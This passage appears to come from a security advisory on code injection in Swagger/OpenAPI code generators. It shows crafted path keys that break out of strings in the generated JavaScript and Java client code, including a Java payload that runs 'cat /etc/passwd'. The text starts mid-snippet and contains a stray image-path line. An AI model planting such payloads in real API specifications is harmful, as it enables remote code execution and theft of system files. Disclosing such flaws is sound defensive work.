  "/a'");});return exports;});console.log('RCE');(function(){(this,function(){a=function(){b=function(){new Array('": {
...

```

*encode ', in single quoted path strings*



```
return this.apiClient.callApi(
  '/a%27');});return exports;});console.log(%27RCE%27);(function(){(this,function(){a=function(){b=function(){new Array(%27', 'GE
pathParams queryParams headerParams formParams postBody

```


**java**

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable Java.

```
...
"paths": {
  "/a\"; try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} \":
...

```

*encode \", in double quoted path strings*



```
// Create path and map variables
String localVarPath = "/a%22; try{java.lang.Runtime.getRuntime().exec(%22cat /etc/passwd%22);}catch(Exception e){} %22".replaceAll("\\{format\\}", "json");

```



# Secure Systemwide Solution



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